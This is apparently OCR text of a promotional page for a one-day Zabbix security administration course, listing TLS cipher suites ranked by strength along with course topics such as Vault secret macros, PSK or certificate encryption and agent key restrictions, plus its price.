
Advanced ⟷ Strong — Weak ⟷ Legacy

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_AES_128_CCM_SHA256
```

```
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
DHE-RSA-AES128-GCM-SHA256
ECDHE-RSA-AES128-GCM-SHA256
DHE-RSA-AES128-SHA256
```

08

DO IT IN A PROPER WAY


HashiCorp
Vault
Zabbix
Web interface
HTTPS
ZABBIX
Agent key restrictions
Zabbix
Agents
Zabbix
Database
Zabbix
Proxies
Agent key restrictions
Zabbix
Agents

SECURITY TRAINING COURSE

- Recommended for experienced Zabbix users
- Does not require existing Zabbix certification
- Will cover security options on an expert level
  - Secret macros and Vault
  - Securing connections using psk or certificates
  - Restricting agent keys
  - Granular user permissions

Advanced Zabbix Security Administration

The course will cover how to protect Zabbix internal communications and secure sensitive information like user credentials or encryption keys.

1 day

Requirements

No requirements

Price in EUR | Price in USD

€ 490

Price does not include VAT

Apply for course

Program description

Thank You!